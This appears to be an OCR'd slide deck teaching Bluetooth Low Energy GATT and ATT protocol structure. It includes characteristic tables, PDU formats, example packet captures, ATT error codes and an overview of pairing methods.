Gust Factor	org.bluetooth.characteristic.gust_factor	0x2A74	GSS
Hardware Revision String	org.bluetooth.characteristic.hardware_revision_string	0x2A27	GSS
Heart Rate Control Point	org.bluetooth.characteristic.heart_rate_control_point	0x2A39	GSS
Heart Rate Max	org.bluetooth.characteristic.heart_rate_max	0x2A8D	GSS
Heart Rate Measurement	org.bluetooth.characteristic.heart_rate_measurement	0x2A37	GSS
Heat Index	org.bluetooth.characteristic.heat_index	0x2A7A	GSS
Height	org.bluetooth.characteristic.height	0x2A8E	GSS
HID Control Point	org.bluetooth.characteristic.hid_control_point	0x2A4C	GSS

GATT CHARACTERISTIC – EXAMPLE


```
▼<Characteristic xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://schemas.bluetooth.org/Documents/characteristic.xsd"
 type="org.bluetooth.characteristic.manufacturer_name_string" uuid="2A29" name="Manufacturer Name String" last-modified="2011-05-24" approved="Yes">
  ▼<InformativeText>
    ▼<Abstract>
       The value of this characteristic is a UTF-8 string representing the name of the manufacturer of the device.
     </Abstract>
   </InformativeText>
  ▼<Value>
    ▼<Field name="Manufacturer Name">
       <Requirement>Mandatory</Requirement>
       <Format>utf8s</Format>
     </Field>
   </Value>
 </Characteristic>
```

```
▼<Characteristic xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:noNamespaceSchemaLocation="http://schemas.bluetooth.org/Documents/characteristic.xsd"
 type="org.bluetooth.characteristic.hardware_revision_string" uuid="2A27" name="Hardware Revision String" last-modified="2011-05-24" approved="Yes">
  ▼<InformativeText>
    ▼<Summary>
       The value of this characteristic is a UTF-8 string representing the hardware revision for the hardware within the device.
     </Summary>
   </InformativeText>
  ▼<Value>
    ▼<Field name="Hardware Revision">
       <Requirement>Mandatory</Requirement>
       <Format>utf8s</Format>
     </Field>
   </Value>
 </Characteristic>
```

GATT – STRUCTURE – EXAMPLE

		HANDLE	UUID – TYPE	UUID	PERMISSION
Device Information - Service	Declaration	0X7000	0X2800	0X180A	READ
Hardware Revision - Characteristic 1	Declaration	0X7001	0X2803	0X2A27	READ
	Value	0X7002	0X2A27	DATA	READ
Software Revision - Characteristic 2	Declaration	0X7003	0X2803	0X2A28	WRITE
	Value	0X7004	0X2A28	DATA	READ
Manufacture Name - Characteristic 3	Declaration	0X7008	0X2803	0X2A29	READ
	Value	0X7009	0X2A29	DATA	READ

GATT – STRUCTURE – EXAMPLE

ConHnd	Handle	Uuid	Uuid Description	Value	Value Description	Properties
0x0000	0x0001	0x2800	GATT Primary Service Declaration	00:18		
0x0000	0x0002	0x2803	GATT Characteristic Declaration	02:03:00:00:2A		Rd 0x02
0x0000	0x0003	0x2A00	Device Name	Simple BLE Peripheral		Rd 0x02
0x0000	0x0004	0x2803	GATT Characteristic Declaration	02:05:00:01:2A		Rd 0x02
0x0000	0x0005	0x2A01	Appearance	00:00		Rd 0x02
0x0000	0x0006	0x2803	GATT Characteristic Declaration	02:07:00:04:2A		Rd 0x02
0x0000	0x0007	0x2A04	Peripheral Preferred Connection Parame...	50:00:A0:00:00:00:E8:03		Rd 0x02
0x0000	0x0008	0x2800	GATT Primary Service Declaration	01:18		
0x0000	0x0009	0x2800	GATT Primary Service Declaration	0A:18		
0x0000	0x000A	0x2803	GATT Characteristic Declaration	02:0B:00:23:2A		Rd 0x02
0x0000	0x000B	0x2A23	System ID	88:A9:08:00:00:0B:C9:68		Rd 0x02
0x0000	0x000C	0x2803	GATT Characteristic Declaration	02:0D:00:24:2A		Rd 0x02
0x0000	0x000D	0x2A24	Model Number String	Model Number		Rd 0x02
0x0000	0x000E	0x2803	GATT Characteristic Declaration	02:0F:00:25:2A		Rd 0x02
0x0000	0x000F	0x2A25	Serial Number String	Serial Number		Rd 0x02
0x0000	0x0010	0x2803	GATT Characteristic Declaration	02:11:00:26:2A		Rd 0x02
0x0000	0x0011	0x2A26	Firmware Revision String	Firmware Revision		Rd 0x02
0x0000	0x0012	0x2803	GATT Characteristic Declaration	02:13:00:27:2A		Rd 0x02
0x0000	0x0013	0x2A27	Hardware Revision String	Hardware Revision		Rd 0x02
0x0000	0x0014	0x2803	GATT Characteristic Declaration	02:15:00:28:2A		Rd 0x02
0x0000	0x0015	0x2A28	Software Revision String	Software Revision		Rd 0x02
0x0000	0x0016	0x2803	GATT Characteristic Declaration	02:17:00:29:2A		Rd 0x02
0x0000	0x0017	0x2A29	Manufacturer Name String	Manufacturer Name		Rd 0x02
0x0000	0x0018	0x2803	GATT Characteristic Declaration	02:19:00:2A:2A		Rd 0x02
0x0000	0x0019	0x2A2A	IEEE 11073-20601 Regulatory Certificati...	FE:00:65:78:70:65:72:69:6...		Rd 0x02
0x0000	0x001A	0x2803	GATT Characteristic Declaration	02:1B:00:50:2A		Rd 0x02
0x0000	0x001B	0x2A50	PnP ID	01:0D:00:00:00:10:01		Rd 0x02

CLIENT CHARACTERISTICS CONFIGURATION DECLARATION

Attribute Handle	Attribute Type	Attribute Value	Attribute Permissions
0xNNNN	02902 – UUID for «Client Characteristic Configuration»	Characteristic Configuration Bits	Readable with no authentication or authorization. Writable with authentication and authorization defined by a higher layer specification or is implementation specific.

Table 3.10: Client Characteristic Configuration declaration

The following Client Characteristic Configuration bits are defined:

Configuration	Value	Description
Notification	0x0001	The Characteristic Value shall be notified.This value can only be set if the characteristic's property has the notify bit set.
Indication	0x0002	The Characteristic Value shall be indicated. This value can only be set if the characteristic's property has the indicate bit set.
Reserved for Future Use	0xFFF4	Reserved for future use.

Table 3.11: Client Characteristic Configuration bit field definition

SERVER CHARACTERISTICS CONFIGURATION DECLARATION

Attribute Handle	Attribute Type	Attribute Value	Attribute Permissions
0xNNNN	0x2903 – UUID for «Server Characteristic Configuration»	Characteristic Configuration Bits	Readable with no authentication or authorization. Writable with authentication and authorization defined by a higher layer specification or is implementation specific.

Table 3.12: Server Characteristic Configuration declaration


The following *Server Characteristic Configuration* bits are defined:

Configuration	Value	Description
Broadcast	0x0001	The Characteristic Value shall be broadcast when the server is in the broadcast procedure if advertising data resources are available. This value can only be set if the characteristic's property has the broadcast bit set.
Reserved for Future Use	0xFFF2	Reserved for future use.

Table 3.13: Server Characteristic Configuration bit field definition

NOTIFICATION VS INDICATION

- Indication
  - Requires Confirmation
- Notification
  - No Confirmation Required



GATT FEATURES

- Primary Service Discovery
- Characteristic Discovery
- Characteristic Descriptor Discovery
- Reading a Characteristic Value
- Writing a Characteristic Value
- Notification of a Characteristic Value
- Reading a Characteristic Descriptor
- Writing a Characteristic Descriptor

GATT – ATT PROTOCOL OPCODE MAPPING

Feature	Sub-Procedure	ATT Opcode
Server Configuration	Exchange MTU	Exchange MTU Request Exchange MTU Response Error Response
Primary Service Discovery	Discover All Primary Services	Read By Group Type Request Read By Group Type Response Error Response
	Discover Primary Services By Service UUID	Find By Type Value Request Find By Type Value Response Error Response
Relationship Discovery	Find Included Services	Read By Type Request Read By Type Response Error Response
Characteristic Discovery	Discover All Characteristic of a Service	Read By Type Request Read By Type Response Error Response
	Discover Characteristic by UUID	Read By Type Request Read By Type Response Error Response
Characteristic Descriptor Discovery	Discover All Characteristic Descriptors	Find Information Request Find Information Response Error Response

GATT – ATT PROTOCOL OPCODE MAPPING

Feature	Sub-Procedure	ATT Opcode
Characteristic Value Read	Read Characteristic Value	Read Request Read Response Error Response
	Read Using Characteristic UUID	Read By Type Request Read By Type Response Error Response
	Read Long Characteristic Values	Read Blob Request Read Blob Response Error Response
	Read Multiple Characteristic Values	Read Multiple Request Read Multiple Response Error Response
Characteristic Value Write	Write Without Response	Write Command
	Signed Write Without Response	Write Command
	Write Characteristic Value	Write Request Write Response Error Response
	Write Long Characteristic Values	Prepare Write Request Prepare Write Response Execute Write Request Execute Write Response Error Response

GATT – ATT PROTOCOL OPCODE MAPPING

Feature	Sub-Procedure	ATT Opcode
Characteristic Descriptor Value Read	Read Characteristic Descriptors	Read Request Read Response Error Response
	Read Long Characteristic Descriptors	Read Blob Request Read Blob Response Error Response
Characteristic Descriptor Value Write	Write Characteristic Descriptors	Write Request Write Response Error Response
	Write Long Characteristic Descriptors	Prepare Write Request Prepare Write Response Prepare Write Request Prepare Write Response Error Response
Characteristic Value Notification	Notifications	Handle Value Notification
Characteristic Value Indication	Indications	Handle Value Indication Handle Value Confirmation

ATTRIBUTE PROTOCOL

ATT

ATT - PROTOCOL METHODS

PDU Type	Initiated By	Description
Request	Client	Client request data from server - Response sent
Response	Server	Server send response to the client request
Command	Client	Client commands to server - No Response
Notification	Server	Server notify the new value to client - No Confirmation Required
Indication	Server	Server indicate the new value to client - Confirmation Required
Confirmation	Client	Confirmation to Indication

ATT - PDU

- Attribute Opcode
  - Authentication signature Flag
  - Command Flag
  - Method

ATTRIBUTE OPCODE	ATTRIBUTE PARAMETERS	AUTHENTICATION SIGNATURE

```
▶ Frame 1016: 30 bytes on wire (240 bits), 30 bytes captured (240 bits) on interface 0
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▼ Opcode: Read By Group Type Request (0x10)
      0... .... = Authentication Signature: False
      .0.. .... = Command: False
      ..01 0000 = Method: Read By Group Type Request (0x10)
    Starting Handle: 0x0001
    Ending Handle: 0xffff
    UUID: GATT Primary Service Declaration (0x2800)
    [Response in Frame: 1019]
```

ATT - PDU

- Find Information
- Read Attribute
- Write Attribute
- Error Handling

ATT - PDU - FIND INFORMATION

- Find Information Request (0x04) [Find Attribute Type]
- Find Information Response (0x05)
- Find By Type Value Request (0x06) [Find Attribute Handle]
- Find By Type Value Response (0x07)

ATT - PDU - FIND INFORMATION REQUEST / RESPONSE

Find the Attribute Type(UUID) for the Handle range supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x04 = Find Information Request
Starting Handle	2	First requested handle number
Ending Handle	2	Last requested handle number

Table 3.6: Format of Find Information Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x05 = Find Information Response
Format	1	The format of the information data.
Information Data	4 to (ATT_MTU-2)	The information data whose format is determined by the Format field

Table 3.7: Format of Find Information Response

ATT – PDU – FIND INFORMATION REQUEST / RESPONSE


```
▶ Frame 1: 13 bytes on wire (104 bits), 13 bytes captured (104 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Find Information Request (0x04)
    Starting Handle: 0x0023
    Ending Handle: 0xffff
    [Response in Frame: 2]
```

```
▶ Frame 2: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Find Information Response (0x05)
    UUID Format: 16-bit UUIDs (0x01)
  ▶ Information Data, Handle: 0x0023, UUID: GATT Primary Service Declaration
  ▶ Information Data, Handle: 0x0024, UUID: GATT Characteristic Declaration
  ▶ Information Data, Handle: 0x0025, UUID: Unknown
  ▶ Information Data, Handle: 0x0026, UUID: Characteristic User Description
  ▶ Information Data, Handle: 0x0027, UUID: GATT Characteristic Declaration
    [Request in Frame: 1]
```

ATT - PDU - FIND BY VALUE TYPE REQUEST / RESPONSE

Find the Handle Range for the UUID(Attribute Value) supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x06 = Find By Type Value Request
Starting Handle	2	First requested handle number
Ending Handle	2	Last requested handle number
Attribute Type	2	2 octet UUID to find
Attribute Value	0 to (ATT_MTU-7)	Attribute value to find

Table 3.11: Format of Find By Type Value Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x07 = Find By Type Value Response
Handles Information List	4 to (ATT_MTU-1)	A list of 1 or more Handle Informations

Table 3.12: Format of Find By Type Value Response

ATT – PDU – FIND BY VALUE TYPE REQUEST / RESPONSE


```
▶ Frame 1: 17 bytes on wire (136 bits), 17 bytes captured (136 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Find By Type Value Request (0x06)
    Starting Handle: 0x0001
    Ending Handle: 0xffff
    UUID: GATT Primary Service Declaration (0x2800)
    Value: 0a18
    [Response in Frame: 2]
```

```
▶ Frame 2: 13 bytes on wire (104 bits), 13 bytes captured (104 bits)
▶ Bluetooth
▶ Bluetooth Linux Monitor Transport
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Find By Type Value Response (0x07)
  ▼ Handles Info, Handle: 0x0010, Group End Handle: 0x0022
    ▶ Handle: 0x0010: Unknown)
      Group End Handle: 0x0022
    [Request in Frame: 1]
```

ATT – PDU – READ ATTRIBUTES

- Read by Group Type Request (0x10) / Response (0x11)
- Read by Type Request (0x08) / Response (0x09) [Read value of attribute by attribute type and Handle is unknown]
- Read Request (0x0A) / Response (0x0B) [Read attribute value]

ATT - PDU - READ BY GROUP TYPE REQUEST / RESPONSE

Find all the valid Attribute Handles for the Attribute Type supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x10 = Read By Group Type Request
Starting Handle	2	First requested handle number
Ending Handle	2	Last requested handle number
Attribute Group Type	2 or 16	2 or 16 octet UUID

Table 3.23: Format of Read By Group Type Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x11 = Read By Group Type Response
Length	1	The size of each Attribute Data
Attribute Data List	2 to (ATT_MTU- 2)	A list of Attribute Data

Table 3.24: Format of Read By Group Type Response

ATT - PDU - READ BY GROUP TYPE REQUEST / RESPONSE


```
▶ Frame 991: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Group Type Request (0x10)
    Starting Handle: 0x0001
    Ending Handle: 0xffff
    UUID: GATT Primary Service Declaration (0x2800)
    [Response in Frame: 994]
```

```
▶ Frame 994: 43 bytes on wire (344 bits), 43 bytes captured (344 bits)
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Group Type Response (0x11)
    Length: 6
  ▶ Attribute Data, Handle: 0x0001, Group End Handle: 0x0004, UUID: Generic Attribute Profile
  ▶ Attribute Data, Handle: 0x0005, Group End Handle: 0x000b, UUID: Generic Access Profile
  ▼ Attribute Data, Handle: 0x000c, Group End Handle: 0x0011, UUID: Unknown
    ▼ Handle: 0x000c (Unknown)
        [UUID: Unknown (0xfff0)]
      Group End Handle: 0x0011
      UUID: Unknown (0xfff0)
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 991]
```

ATT - PDU - READ BY TYPE REQUEST / RESPONSE

Find the Attribute Properties For the Attribute Type supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x08 = Read By Type Request
Starting Handle	2	First requested handle number
Ending Handle	2	Last requested handle number
Attribute Type	2 or 16	2 or 16 octet UUID

Table 3.14: Format of Read By Type Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x09 = Read By Type Response
Length	1	The size of each attribute handle-value pair
Attribute Data List	2 to (ATT_MTU- 2)	A list of Attribute Data

Table 3.15: Format of Read By Type Response

ATT – PDU – READ BY TYPE REQUEST / RESPONSE


```
▶ Frame 1021: 30 bytes on wire (240 bits), 30 bytes captured (240 bits)
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Request (0x08)
    Starting Handle: 0x000c
    Ending Handle: 0x0011
    UUID: GATT Characteristic Declaration (0x2803)
    [Response in Frame: 1024]
```

```
▶ Frame 1024: 39 bytes on wire (312 bits), 39 bytes captured (312 bits)
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read By Type Response (0x09)
    Length: 7
  ▶ Attribute Data, Handle: 0x000d, Characteristic Handle: 0x000e, UUID: Unknown
  ▼ Attribute Data, Handle: 0x0010, Characteristic Handle: 0x0011, UUID: Unknown
    ▶ Handle: 0x0010 (Unknown: Unknown: GATT Characteristic Declaration)
    ▶ Characteristic Properties: 0x0c, Write, Write without Response
    ▶ Characteristic Value Handle: 0x0011 (Unknown: Unknown)
      UUID: Unknown (0xfff2)
    [UUID: GATT Characteristic Declaration (0x2803)]
    [Request in Frame: 1021]
```

ATT - PDU - READ REQUEST / RESPONSE

Read the Attribute Value For the Attribute Handle supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x0A = Read Request
Attribute Handle	2	The handle of the attribute to be read

Table 3.17: Format of Read Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x0B = Read Response
Attribute Value	0 to (ATT_MTU-1)	The value of the attribute with the handle given

Table 3.18: Format of Read Response

ATT – PDU – READ REQUEST / RESPONSE


```
▶ Frame 55: 12 bytes on wire (96 bits), 12 bytes captured (96 bits)
▶ Bluetooth
▶ Bluetooth HCI H4
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read Request (0x0a)
  ▼ Handle: 0x0014 (Device Information: Firmware Revision String)
      [Service UUID: Device Information (0x180a)]
      [UUID: Firmware Revision String (0x2a26)]
    [Response in Frame: 56]
```

```
▶ Frame 56: 24 bytes on wire (192 bits), 24 bytes captured (192 bits)
▶ Bluetooth
▶ Bluetooth HCI H4
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Read Response (0x0b)
  ▼ [Handle: 0x0014 (Device Information: Firmware Revision String)]
      [Service UUID: Device Information (0x180a)]
      [UUID: Firmware Revision String (0x2a26)]
    Firmware Revision String: V63.10 170330
    [Request in Frame: 55]
```

ATT – PDU – WRITE ATTRIBUTES

- Write Request (0x12)
- Write Response (0x13)
- Write Command (0x52)
- Signed Write Command (0xD2)

ATT – PDU – WRITE REQUEST / RESPONSE

Write Attribute Value to the Attribute Handle supplied and receive response

Parameter	Size (octets)	Description
Attribute Opcode	1	0x12 = Write Request
Attribute Handle	2	The handle of the attribute to be written
Attribute Value	0 to (ATT_MTU-3)	The value to be written to the attribute

Table 3.26: Format of Write Request

Parameter	Size (octets)	Description
Attribute Opcode	1	0x13 = Write Response

Table 3.27: Format of Write Response

ATT – PDU – WRITE REQUEST / RESPONSE


```
▶ Frame 57: 16 bytes on wire (128 bits), 16 bytes captured (128 bits)
▶ Bluetooth
▶ Bluetooth HCI H4
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Request (0x12)
  ▶ Handle: 0x0017 (Unknown: Unknown)
    Value: be0609fb
    [Response in Frame: 58]
```

```
▶ Frame 58: 10 bytes on wire (80 bits), 10 bytes captured (80 bits)
▶ Bluetooth
▶ Bluetooth HCI H4
▶ Bluetooth HCI ACL Packet
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Response (0x13)
  ▶ [Handle: 0x0017 (Unknown: Unknown)]
    [Request in Frame: 57]
```

ATT - PDU - WRITE COMMAND

Write Attribute Value to the Attribute Handle supplied

Parameter	Size (octets)	Description
Attribute Opcode	1	0x52 = Write Command
Attribute Handle	2	The handle of the attribute to be set
Attribute Value	0 to (ATT_MTU-3)	The value of be written to the attribute

Table 3.28: Format of Write Command

```
▶ Frame 1033: 31 bytes on wire (248 bits), 31 bytes captured (248 bits)
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Write Command (0x52)
  ▶ Handle: 0x0011 (Unknown: Unknown)
    Value: 030203020a
```

ATT – PDU – ERROR HANDLING

- Attribute Opcode
- Request Opcode in Error
- Attribute Handle in Error
- Error Code

Name	Error Code	Description
Invalid Handle	0x01	The attribute handle given was not valid on this server.
Read Not Permitted	0x02	The attribute cannot be read.
Write Not Permitted	0x03	The attribute cannot be written.
Invalid PDU	0x04	The attribute PDU was invalid.
Insufficient Authentication	0x05	The attribute requires authentication before it can be read or written.
Request Not Supported	0x06	Attribute server does not support the request received from the client.
Invalid Offset	0x07	Offset specified was past the end of the attribute.
Insufficient Authorization	0x08	The attribute requires authorization before it can be read or written.
Prepare Queue Full	0x09	Too many prepare writes have been queued.
Attribute Not Found	0x0A	No attribute found within the given attribute handle range.
Attribute Not Long	0x0B	The attribute cannot be read using the Read Blob Request.
Insufficient Encryption Key Size	0x0C	The Encryption Key Size used for encrypting this link is insufficient.
Invalid Attribute Value Length	0x0D	The attribute value length is invalid for the operation.
Unlikely Error	0x0E	The attribute request that was requested has encountered an error that was unlikely, and therefore could not be completed as requested.
Insufficient Encryption	0x0F	The attribute requires encryption before it can be read or written.
Unsupported Group Type	0x10	The attribute type is not a supported grouping attribute as defined by a higher layer specification.
Insufficient Resources	0x11	Insufficient Resources to complete the request.
Reserved for future use	0x012 – 0x7F	Reserved for future use.

ATT - PDU - ERROR HANDLING


```
▶ Frame 1035: 28 bytes on wire (224 bits), 28 bytes captured (224 bits) on interface 0
  Bluetooth
▶ Bluetooth Low Energy RF Info
▶ Bluetooth Low Energy Link Layer
▶ Bluetooth L2CAP Protocol
▼ Bluetooth Attribute Protocol
  ▶ Opcode: Error Response (0x01)
  ▶ Request Opcode in Error: Read By Group Type Request (0x10)
  ▶ Handle in Error: 0xff08 (Unknown: Unknown)
    Error Code: Attribute Not Found (0x0a)
    [UUID: GATT Primary Service Declaration (0x2800)]
    [Request in Frame: 1032]
```

SECURITY MANAGER PROTOCOL

SMP

BLUETOOTH PAIRING METHODS

- LE Legacy (4.0,4.1)
  - Just works
  - Passkey Entry
  - OOB - Out of Band
- LE Secure Connection (4.2)
  - Just works
  - Passkey Entry
  - Numeric Comparison
  - OOB - Out of Band

BLUETOOTH PAIRING METHODS

- Just works
  - PIN is set to 0
- Passkey Entry
  - 6 Digit Number entered by the user
- Numeric Comparison
  - Both device generate 6 digit and shows user to acknowledge
- OOB - Out of Band
  - Generated PIN is exchanged using other wireless medium [NFC]

